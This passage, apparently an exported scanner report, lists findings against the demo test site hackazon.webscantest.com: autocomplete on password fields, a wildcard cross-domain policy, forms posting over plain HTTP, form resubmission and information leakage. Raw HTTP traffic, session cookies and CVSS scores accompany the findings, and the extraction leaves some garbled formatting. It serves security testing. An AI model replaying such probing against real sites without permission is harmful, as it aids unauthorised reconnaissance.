 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:35:07 GMT
 Pragma: no-cache
 Content-Length: 4794
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/login

Root Cause: (Parameter: / 3 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

AutocompleteAttributeC heck

<input type="password" maxlength="100" required name="password" class="formcontrol input-Ig" placeholder="Pas sword" id="password">

### Original Traffic

POST /user/login HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 38

Referer: http://hackazon.webscantest.com/ Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {09B1591C-FF3F-465C-AE1B-A103A47C1704}

username=x75uzqty&password=x75uzqtz%24

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:03 GMT

Pragma: no-cache Content-Length: 4422

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

Autocomplete Attribute C

heck

<input type="password" maxlength="100" required name="password" class="formcontrol input-lg" placeholder="Pas sword" id="password">

### Original Traffic

GET /user/login HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/user/login

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C

X-RTC-REQUESTID: {30FCED69-4583-456A-A813-32C42404E397}

HTTP/1.1 200 OK

 $Cache-Control:\ no\text{-store},\ no\text{-cache},\ must\text{-revalidate},\ post\text{-check}=\emptyset,\ pre\text{-check}=\emptyset$ 

Connection: close

Date: Mon, 06 Mar 2023 02:35:07 GMT

Pragma: no-cache Content-Length: 4326

Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

AutocompleteAttributeC

<input

type="password" maxlength="100"

required

name="password" class="form-

control input-lg" placeholder="Pas sword"

id="password">

Original Traffic

POST /user/login?return\_url= HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 38

Referer: http://hackazon.webscantest.com/user/login Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C

X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:06 GMT

Pragma: no-cache

Content-Length: 4422

Content-Type: text/html; charset=utf-8
Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

# Clients Cross-Domain Policy (1)

# References

CWE-942 CAPEC-182 OWASP2021-A05

# Description

A cross-domain policy file specifies the permissions that a web client such as Java, Adobe Flash, Adobe Reader, etc. use to access data across different domains. Fo Silverlight, Microsoft adopted a subset of the Adobe's crossdomain.xml, and additionally created it's own cross-domain policy file: clientaccesspolicy.xml. Whenever & web client detects that a resource has to be requested from other domain, it will first look for a policy file in the target domain to determine if performing cross-domain requests, including headers, and socket-based connections are allowed. Master policy files are located at the domain's root. A client may be instructed to load a different policy file but it will always check the master policy file first to ensure that the master policy file permits the requested policy file.

### Recommendation

There are several recomendation prio to deployment of a cross-domain policy file:

Carefully evaluate which sites will be allowed to make cross-domain calls. Consider network topology and any authentication mechanisms that will be affected by the configuration or implementation of the cross-domain policy. Limit the scope of the cross-domain policy to only the desired functionality by creating subdomains or virtual directories containing shared functionality.

Review any XSRF prevention mechanisms to see if they may be affected by allowing cross-domain data loading.

# **CVSS Score**

5 (Medium)

### Vector String

AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:F/RL:X/RC:R

http://hackazon.webscantest.com/

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type

Original Value

Attack Value

Proof

Proof Description

Clients Cross-Domain Policy http://hackazon.websca ntest.com/crossdomain. The policy uses a global wildcard for the request headers allowance. The policy uses a global wildcard for the client domain.

Original Traffic

No response for this variance No response for this variance

Attack Traffic

Traffic #1

GET /crossdomain.xml HTTP/1.1

 $\label{eq:accept:text/html,application/xhtml+xml,application/xml; q=0.9, */*; q=0.8, application/xml; q=0.9, application/xml$ 

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

 $Cookie: PHPSESSID = m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID = srv36155888; visited\_products = \%2C45\%2C122\%2C20\%2C49\%2C122\%2C20\%2C122\%2C$ 

X-RTC-REQUESTID: {28C81F27-ACFF-4BF6-AEB7-72A3820D3F6C}

X-RTC-ATTACKTYPE: Clients Cross-Domain Policy

HTTP/1.1 200 OK Connection: close

Date: Mon, 06 Mar 2023 02:35:33 GMT

Content-Length: 299

Content-Type: application/xml Content-Encoding: gzip

Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT

Accept-Ranges: bytes

ETag: "253-5d561f7cab547-gzip" Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

### Sensitive Data Over Un Encrypted Channel (5

### References

CWE-319 OWASP2021-A02 OWASP2017-A3

# Description

Sending sensitive data over HTTP

### Recommendation

Credentials or sensitive data is transmitted without encryption and a malicious user could read user's sensitive data by simply sniffing the net with a tool like Wireshark. HTTPS protocol ensures that data is sent through an encrypted channel and not readable by other people.

### CVSS Score

4.5 (Medium)

# **Vector String**

 $\mathsf{AV:} \mathsf{N/AC:} \mathsf{L/PR:} \mathsf{N/UI:} \mathsf{N/S:} \mathsf{U/C:} \mathsf{L/I:} \mathsf{N/A:} \mathsf{N/E:} \mathsf{U/RL:} \mathsf{X/RC:} \mathsf{U}$ 

http://hackazon.webscantest.com/bestprice Root Cause: (Parameter: / 1 Attack Variances) LOW Attack Type Original Value Attack Value Proof **Proof Description** <form role="form" Sensitive Data Over Un The form action points to an HTTP site **Encrypted Channel** method="post" action="/bestpric id="bestpriceFor m">

Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

### http://hackazon.webscantest.com/user/register

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof **Proof Description** Sensitive Data Over Un <form role="form" The form action points to an HTTP site **Encrypted Channel** method="post" class="signin" action="/user/regi id="registerForm"

Original Traffic

GET /user/register HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C

X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:07 GMT

Pragma: no-cache Content-Length: 4794

Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

# http://hackazon.webscantest.com/faq

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
Sensitive Data Over Un Encrypted Channel			<form <br="" role="form">method="post" action="/faq" id="faqForm"&gt;</form>	The form action points to an HTTP site

Original Traffic POST /faq HTTP/1.1  $Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8$ Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 98 Referer: http://hackazon.webscantest.com/faq Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}  $user {\tt Email=ax76tyb0f\%40example.com\&userQuestion=x76tyb0g\&\_csrf\_faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck} \\$ HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:59 GMT Pragma: no-cache Content-Length: 6314 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/product/view			Root Cause: (	Root Cause: (Parameter: / 1 Attack Variances)		
Attack Type	Original Value	Attack Value	Proof	Proof Description		
Sensitive Data Over Ur Encrypted Channel	n		<form <br="" class="form- horizontal js review-form" end"="" id="sendForm&lt;/td&gt;&lt;td&gt;ST" method="PO action=" revi="" role="form">ew/s</form>	o an HTTP site		
Original Traffic  No Traffic for this Variance! No Traffic for this Variance!						

http://hackazon.webscantest.com/contact			Root Cause: (Para	Root Cause: (Parameter: / 1 Attack Variances)		
Attack Type	Original Value	Attack Value	Proof	Proof Description		
Sensitive Data Over Un Encrypted Channel		method="POST"				

horizontal hwform-contact"> **Original Traffic** POST /contact HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce  ${\tt Host:} \ {\tt hackazon.webscantest.com}$ Content-Length: 123 Referer: http://hackazon.webscantest.com/contact Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604} contact name=x75wu530&contact email=ax75wu531%40example.com&contact phone=123-456- $7890\& contact\_message = comment\& save = contact$ HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 5860 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

#### FormReSubmission (4)

#### References

CWE-319 OWASP2021-A02 OWASP2017-A3

# Description

When a web form is submitted to a server through an HTTP POST request, a web user that attempts to refresh the server response in certain user agents can cause the contents of the original HTTP POST request to be resubmitted, possibly causing undesired results, such as a duplicate web purchase.

### Recommendation

To avoid this problem, many web developers use the PRG pattern - instead of returning a web page directly, the POST operation returns a redirection command. Post/Redirect/Get (PRG) is a web development design pattern that prevents some duplicate form submissions, creating a more intuitive interface for user agents (users). PRG implements bookmarks and the refresh button in a predictable way that does not create duplicate form submissions.

## CVSS Score

3.3 (Low

### **Vector String**

AV:L/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N/E:F/RL:X/RC:X

http://hackazon.webscantest.com/contact

Root Cause: (Parameter: / 1 Attack Variances)

LOW

Attack Type

Original Value

Attack Value

Proof

Proof Description

HTTP/1 1 200 OK

```
Original Traffic
 POST /contact HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Content-Length: 123
 Referer: http://hackazon.webscantest.com/contact
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
 X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}
 contact name=x75wu530&contact email=ax75wu531%40example.com&contact phone=123-456-
 7890\& contact\_message = comment\& save = contact
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:35:07 GMT
 Pragma: no-cache
 Content-Length: 5860
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/login

Root Cause: (Parameter: / 2 Attack Variances)

LOW

Attack Type Original Value Attack Value Proof Proof Description

FormReSubmission HTTP/1.1 200 OK

#### Original Traffic

POST /user/login HTTP/1.1

 $\label{eq:accept:text/html,application/xhtml+xml,application/xml; q=0.9, */*; q=0.8 \\$ 

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 38

Referer: http://hackazon.webscantest.com/ Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {09B1591C-FF3F-465C-AE1B-A103A47C1704}

username=x75uzqty&password=x75uzqtz%24

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:03 GMT

Pragma: no-cache Content-Length: 4422

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

FormReSubmission HTTP/1.1 200 OK

```
Original Traffic
 POST /user/login?return_url= HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Content-Length: 38
 Referer: http://hackazon.webscantest.com/user/login
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
 X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}
 username=x75v8o0e&password=x75v8o0f%24
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:35:06 GMT
 Pragma: no-cache
 Content-Length: 4422
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
                                                               Root Cause: (Parameter: / 3 Attack Variances)
                                                                                                           LOW
```

#### http://hackazon.webscantest.com/faq

Attack Type Original Value Attack Value **Proof Description** 

FormReSubmission HTTP/1.1 200 OK

```
Original Traffic
```

POST /faq HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 98

Referer: http://hackazon.webscantest.com/faq Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

 $user {\tt Email=ax76tyb0f\%40example.com\&userQuestion=x76tyb0g\&\_csrf\_faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck} \\$ 

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:59 GMT

Pragma: no-cache

Content-Length: 6314 Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

FormReSubmission HTTP/1.1 200 OK **Original Traffic** POST /faq HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 98 Referer: http://hackazon.webscantest.com/faq Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {4F96BC6C-5DC8-4F1B-A5C2-B30102A8A226} userEmail=ax76vtraw%40example.com&userQuestion=x76vtrax& csrf faq=iwtTJAItfnlKGtwoFPRCZz3uMFv1JG4Q HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:36:03 GMT Pragma: no-cache Content-Length: 6314 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

FormReSubmission HTTP/1.1 200 OK

Original Traffic

POST /faq HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 98

Referer: http://hackazon.webscantest.com/faq Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C

X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

Original Value

userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g& csrf faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close

Attack Value

Date: Mon, 06 Mar 2023 02:35:59 GMT

Pragma: no-cache Content-Length: 6314

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/user/register

Root Cause: (Parameter: / 1 Attack Variances)

**Proof Description** 

LOW

HTTP/1.1 200 OK

Proof

FormReSubmission

Attack Type

**Original Traffic** POST /user/register HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Content-Length: 133 Referer: http://hackazon.webscantest.com/user/register Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C49%2C X-RTC-REQUESTID: {00D0C841-07D0-4571-8BC2-DB9826AE27B4}  $first\_name=John\&last\_name=John\&username=x75zzjnk\&email=ax75zzjnl\&40example.com\&password=x75zzjnm%24\&password\_confiied for the communication of the communi$ rmation=x75zzinn%24 HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Content-Length: 5076 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29

### InformationLeakage (1)

#### References

OWASP2017-A6 OWASP2021-A01 CWE-201

#### Description

Revealing system data or debugging information helps an adversary learn about the system and form a plan of attack. An information leak occurs when system data or debugging information leaves the program through an output stream or logging function.

### Recommendation

Depending upon the system configuration, this information can be dumped to a console, written to a log file, or exposed to a remote user. In some cases the error message tells the attacker precisely what sort of an attack the system will be vulnerable to.

For example, a database error message can reveal that the application is vulnerable to a SQL injection attack. Other error messages can reveal more oblique clues about the system.

In the example above, the search path could imply information about the type of operating system, the applications installed on the system, and the amount of care that the administrators have put into configuring the program.

### **CVSS Score**

4.5 (Medium)

### **Vector String**

AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:U/RL:X/RC:U

http://hackazon.webscantest.com/search Root Cause: (Parameter: / 3 Attack Variances) LOW Attack Type Original Value Attack Value **Proof Description** Proof InformationLeakage <input type="hidden" name="pricefilter" id="price-2" value="2" datatype="filterparam" />

Original Traffic GET /search?brand-filter[]=5&price-filter=1&quality-filter=9 HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/search?id=data&searchString=water Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C X-RTC-REQUESTID: {33D16614-5EFF-41FF-9C42-20B345C78BCB} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:05 GMT Pragma: no-cache Content-Length: 6805 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29 InformationLeakage <input type="hidden" name="pricefilter" id="price-3" value="3" datatype="filterparam"/> **Original Traffic** GET /search?brand-filter[]=5&price-filter=1&quality-filter=9 HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/search?id=data&searchString=water Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {33D16614-5EFF-41FF-9C42-20B345C78BCB} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:05 GMT Pragma: no-cache Content-Length: 6805 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

InformationLeakage

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

<input type="hidden" name="pricefilter" id="price-1" value="1" active data-type="filterparam" /> Original Traffic

GET /search?brand-filter[]=5&price-filter=1&quality-filter=9 HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7 IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/search?id=data&searchString=water

Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C

X-RTC-REQUESTID: {33D16614-5EFF-41FF-9C42-20B345C78BCB}

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:05 GMT

Pragma: no-cache Content-Length: 6805

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

#### References

CWE-79 OWASP2017-A7 CAPEC-21 OWASP2021-A05

### Description

